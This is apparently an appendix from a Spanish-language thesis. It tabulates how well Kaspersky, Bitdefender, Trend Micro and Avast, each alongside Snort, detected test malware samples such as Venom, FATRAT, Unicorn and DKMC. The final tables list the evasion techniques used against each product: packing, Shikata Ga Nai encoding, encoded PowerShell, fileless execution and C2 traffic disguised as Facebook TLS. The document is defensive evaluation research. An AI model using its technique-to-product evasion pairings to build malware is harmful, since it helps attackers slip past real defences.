	Comunicación	X	X	X	X	X	X	X	X	X	X	X

Muestra	Etapa	Avast FREE / Snort										
avpCHAOS (AvastUI.exe)	Infección	X	X	X	X	X	X	X	X	X	X	X
	Ejecución	X	X	X	X	X	X	X	X	X	X	X
	Comunicación	X	X	X	X	X	X	X	X	X	X	X

Muestra	Etapa	Kaspersky / Snort										
AvpHERCULES (avpui.exe)	Infección	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
	Ejecución	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
	Comunicación	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓

Muestra	Etapa	Bitdefender / Snort										
avpHERCULES (bdagent.exe)	Infección	X	X	X	X	X	X	X	X	X	X	X
	Ejecución	X	✓	✓	✓	✓	X	X	X	X	X	X
	Comunicación	X	✓	✓	✓	✓	X	X	X	X	X	X

Muestra	Etapa	Trend Micro / Snort										
avpHERCULES (uiWinMgr.exe)	Infección	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
	Ejecución	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
	Comunicación	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓

Muestra	Etapa	Avast FREE / Snort										
avpHERCULES (AvastUI.exe)	Infección	X	X	X	X	X	X	X	X	X	X	X
	Ejecución	X	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
	Comunicación	X	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓

Muestra	Etapa	Kaspersky / Snort										
avpPHANTOMEVASION (avpui.exe)	Infeción	X	X	X	X	X	X	X	X	X	X	X
	Ejecución	X	✓	✓	✓	✓	✓	✓	✓	✓	X	X
	Comunicación	X	X	X	X	X	X	X	X	X	X	X

Muestra	Etapa	Bitdefender / Snort										
avpPHANTOMEVASION (bdagent.exe)	Infeción	X	X	X	X	X	X	X	X	X	X	X
	Ejecución	X	✓	✓	✓	✓	✓	✓	✓	✓	✓	X
	Comunicación	X	X	X	X	X	X	X	X	X	X	X

Muestra	Etapa	Trend Micro / Snort										
avpPHANTOMEVASION (uiWinMgr.exe)	Infeción	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
	Ejecución	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
	Comunicación	X	X	X	X	X	X	X	X	X	X	X

Muestra	Etapa	Avast FREE / Snort										
avpPHANTOMEVASION (AvastUI.exe)	Infeción	X	X	X	X	X	X	X	X	X	X	X
	Ejecución	X	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
	Comunicación	X	X	X	X	X	X	X	X	X	X	X

Muestra	Etapa	Kaspersky / Snort										
AvpSPYRAT (avpui.exe)	Infeción	X	X	X	X	X	X	X	X	X	X	X
	Ejecución	X	✓	✓	✓	✓	✓	✓	✓	✓	✓	X
	Comunicación	X	X	X	X	X	X	X	X	X	X	X

Muestra	Etapa	Bitdefender / Snort										
AvpSPYRAT (bdagent.exe)	Infeción	X	X	X	X	X	X	X	X	X	X	X
	Ejecución	X	✓	✓	X	X	X	X	X	X	X	X
	Comunicación	X	X	X	X	X	X	X	X	X	X	X

Muestra	Etapa	Trend Micro / Snort										
AvpSPYRAT (uiWinMgr.exe)	Infeción	X	X	X	X	X	X	X	X	X	X	X
	Ejecución	X	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
	Comunicación	X	X	X	X	X	X	X	X	X	X	X

Muestra	Etapa	Avast FREE / Snort									
AvpSPYRAT (AvastUI.exe)	Infeción	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
	Ejecución	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
	Comunicación	X	X	X	X	X	X	X	X	X	X

Muestra	Etapa	Kaspersky / Snort									
avpDKMC (avpui.exe)	Infeción	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
	Ejecución	X	✓	✓	✓	✓	X	X	X	X	X
	Comunicación	X	X	X	X	X	X	X	X	X	X

Muestra	Etapa	Bitdefender / Snort									
avpDKMC (bdagent.exe)	Infeción	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
	Ejecución	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
	Comunicación	X	X	X	X	X	X	X	X	X	X

Muestra	Etapa	Trend Micro / Snort									
avpDKMC (uiWinMgr.exe)	Infeción	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
	Ejecución	X	✓	✓	✓	✓	✓	✓	✓	✓	✓
	Comunicación	X	X	X	X	X	X	X	X	X	X

Muestra	Etapa	Avast FREE / Snort									
avpDKMC (AvastUI.exe)	Infeción	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
	Ejecución	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
	Comunicación	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓

Muestra	Etapa	Kaspersky / Snort									
avpUnicorn (avpui.exe)	Infeción	X	X	X	X	X	X	X	X	X	X
	Ejecución	X	X	X	X	✓	✓	✓	✓	✓	✓
	Comunicación	X	X	X	X	✓	✓	✓	✓	✓	✓

Muestra	Etapa	Bitdefender / Snort									
avpUnicorn (bdagent.exe)	Infeción	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
	Ejecución	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
	Comunicación	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓

Muestra	Etapa	Trend Micro / Snort									
avpUnicorn (uiWinMgr.exe)	Infeción	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
	Ejecución	X	X	X	X	✓	✓	✓	✓	✓	✓
	Comunicación	X	X	X	X	✓	✓	✓	✓	✓	✓

Muestra	Etapa	Avast FREE / Snort									
avpUnicorn (AvastUI.exe)	Infeción	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
	Ejecución	X	X	X	X	X	X	X	X	X	X
	Comunicación	X	X	X	X	X	X	X	X	X	X

Muestra	Etapa	Kaspersky / Snort									
avpVenom (avpui.exe)	Infeción	X	X	X	X	X	X	X	X	X	X
	Ejecución	X	X	X	X	X	X	X	X	X	✓
	Comunicación	X	X	X	X	X	X	X	X	X	✓

Muestra	Etapa	Bitdefender / Snort									
avpVenom (bdagent.exe)	Infeción	X	X	X	X	X	X	X	X	X	X
	Ejecución	X	X	X	X	X	X	X	X	X	X
	Comunicación	X	X	X	X	X	X	X	X	X	X

Muestra	Etapa	Trend Micro / Snort									
avpVenom (uiWinMgr.exe)	Infeción	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
	Ejecución	X	X	X	✓	✓	✓	✓	✓	✓	✓
	Comunicación	X	X	X	✓	✓	✓	✓	✓	✓	✓

Muestra	Etapa	Avast FREE / Snort									
avpVenom (AvastUI.exe)	Infeción	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
	Ejecución	X	X	X	✓	✓	✓	✓	✓	✓	✓
	Comunicación	X	X	X	✓	✓	✓	✓	✓	✓	✓

Muestra	Etapa	Kaspersky / Snort									
avpAVOIDZ (avpui.exe)	Infeción	X	X	X	X	X	X	X	X	X	X
	Ejecución	X	X	X	X	X	X	X	X	X	✓
	Comunicación	X	X	X	X	X	X	X	X	X	✓

Muestra	Etapa	Bitdefender / Snort										
avpAVOIDZ (bdagent.exe)	Infeción	X	X	X	X	X	X	X	X	X	X	X
	Ejecución	X	X	X	X	X	X	X	X	X	X	X
	Comunicación	X	X	X	X	X	X	X	X	X	X	X

Muestra	Etapa	Trend Micro / Snort										
avpAVOIDZ (uiWinMgr.exe)	Infeción	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
	Ejecución	X	X	X	✓	✓	✓	✓	✓	✓	✓	✓
	Comunicación	X	X	X	✓	✓	✓	✓	✓	✓	✓	✓

Muestra	Etapa	Avast FREE / Snort										
avpAVOIDZ (AvastUI.exe)	Infeción	X	X	X	X	X	X	X	X	X	X	X
	Ejecución	X	X	X	X	X	X	X	X	X	X	X
	Comunicación	X	X	X	X	X	X	X	X	X	X	X

Muestra	Etapa	Kaspersky / Snort										
avpFATRAT (avpui.exe)	Infeción	X	X	X	X	X	X	X	X	X	X	X
	Ejecución	X	X	X	X	X	X	X	X	X	X	✓
	Comunicación	X	X	X	X	X	X	X	X	X	X	✓

Muestra	Etapa	Bitdefender / Snort										
avpFATRAT (bdagent.exe)	Infeción	X	X	X	X	X	X	X	X	X	X	X
	Ejecución	X	X	X	X	X	X	X	X	X	X	X
	Comunicación	X	X	X	X	X	X	X	X	X	X	X

Muestra	Etapa	Trend Micro / Snort										
avpFATRAT (uiWinMgr.exe)	Infeción	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
	Ejecución	X	X	✓	✓	✓	✓	✓	✓	✓	✓	✓
	Comunicación	X	X	✓	✓	✓	✓	✓	✓	✓	✓	✓

Muestra	Etapa	Avast FREE / Snort										
avpFATRAT (AvastUI.exe)	Infeción	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
	Ejecución	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
	Comunicación	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓

Muestra	Etapa	Kaspersky / Snort									
avpVEILORD (avpui.exe)	Infección	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
	Ejecución	X	X	X	✓	✓	✓	✓	✓	✓	✓
	Comunicación	X	X	X	✓	✓	✓	✓	✓	✓	✓

Muestra	Etapa	Bitdefender / Snort									
avpVEILORD (bdagent.exe)	Infección	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
	Ejecución	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
	Comunicación	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓

Muestra	Etapa	Trend Micro / Snort									
avpVEILORD (uiWinMgr.exe)	Infección	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
	Ejecución	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
	Comunicación	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓

Muestra	Etapa	Avast FREE / Snort									
avpVEILORD (AvastUI.exe)	Infección	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
	Ejecución	X	X	X	X	X	X	X	X	X	X
	Comunicación	X	X	X	X	X	X	X	X	X	X

Muestra	Etapa	Kaspersky / Snort									
avpHTA (avpui.hta)	Infección	X	X	X	X	X	X	X	X	X	✓
	Ejecución	X	X	X	X	X	X	X	X	X	✓

Muestra	Etapa	Bitdefender / Snort									
avpHTA (bdagent.hta)	Infección	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
	Ejecución	✓	X	X	X	X	X	X	X	X	X

Muestra	Etapa	Trend Micro / Snort									
avpHTA (uiWinMgr.hta)	Infección	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
	Ejecución	X	X	✓	✓	✓	✓	✓	✓	✓	✓

Muestra	Etapa	Avast FREE / Snort									
avpHTA (AvastUI.hta)	Infección	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
	Ejecución	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓

D. TABULACIÓN DE LOS RESULTADOS DE LAS EJECUCIONES POR MUESTRA EN EL ENTORNO REAL CONTROLADO.

Muestra	Etapa	Técnicas	Herramientas	Kaspersky	Checkpoint 13500	Firewall
avpBASICRAT	Infección	Packing	Winrar/UPX	SI		
	Ejecución	Cifrado más función hash de la clave	Aes 256 Hash sha256	SI		
	Comunicación	Cifrado del canal	Socket Diffie-Hellman		SI	SI
avpHERCULES	Infección	Packing + cifrado	Winrar/UPX + DES	SI		
	Ejecución	<ul style="list-style-type: none"> • Cifrado • Metamorfismo • Blindaje 	<ul style="list-style-type: none"> • DES • Antidebuggers • Detección de flags 	SI		
	Comunicación	Cifrado del canal	DES		NO	NO
avpPHANTOM EVASION	Infección	Packing + Cifrado	Winrar/UPX + Shikata Ga Nai x3	SI		
	Ejecución	<ul style="list-style-type: none"> • Cifrado • Polimorfismo • Virtualización 	<ul style="list-style-type: none"> • Shikata Ga Nai x3 • Trans. Hexa. • Memoria virtualizada 	NO		
	Comunicación	Canal seguro	HTTPS		SI	SI

Muestra	Etapa	Técnicas	Herramientas	Kaspersky	Checkpoint 13500	Firewall
avpDKMC	Infección	Downloader cifrado	Operaciones XOR	SI		
	Ejecución	<ul style="list-style-type: none"> Polimorfismo Cifrado Fileless 	<ul style="list-style-type: none"> Trans. Hexa. Oper. XOR Powershell scripting 	NO		
	Comunicación	Cifrado del canal	SSL/TLS Facebook		SI	SI
avpVENOM	Infección	Cifrado + Hash de la clave	AES 128 + MD5	NO		
	Ejecución	<ul style="list-style-type: none"> Metamorfismo Cifrado + Hash de la clave 	<ul style="list-style-type: none"> Saltos de sentencia AES 128 + MD5 	NO		
	Comunicación	Canal seguro + Certificados	HTTPS + SSL/TLS Random (Fb, Google, Outlook, Yahoo, Bing)		SI	SI
avpVEILORD	Infección	Cifrado + Injection	XOR + Powershell encoded + inyección en "Hola mundo.exe"	NO		
	Ejecución	<ul style="list-style-type: none"> Metamorfismo Cifrado Fileless 	<ul style="list-style-type: none"> Trans. Hexa. XOR + Powershell encoded Powershell scripting 	SI		
	Comunicación	Cifrado del canal	SSL/TLS Facebook		SI	SI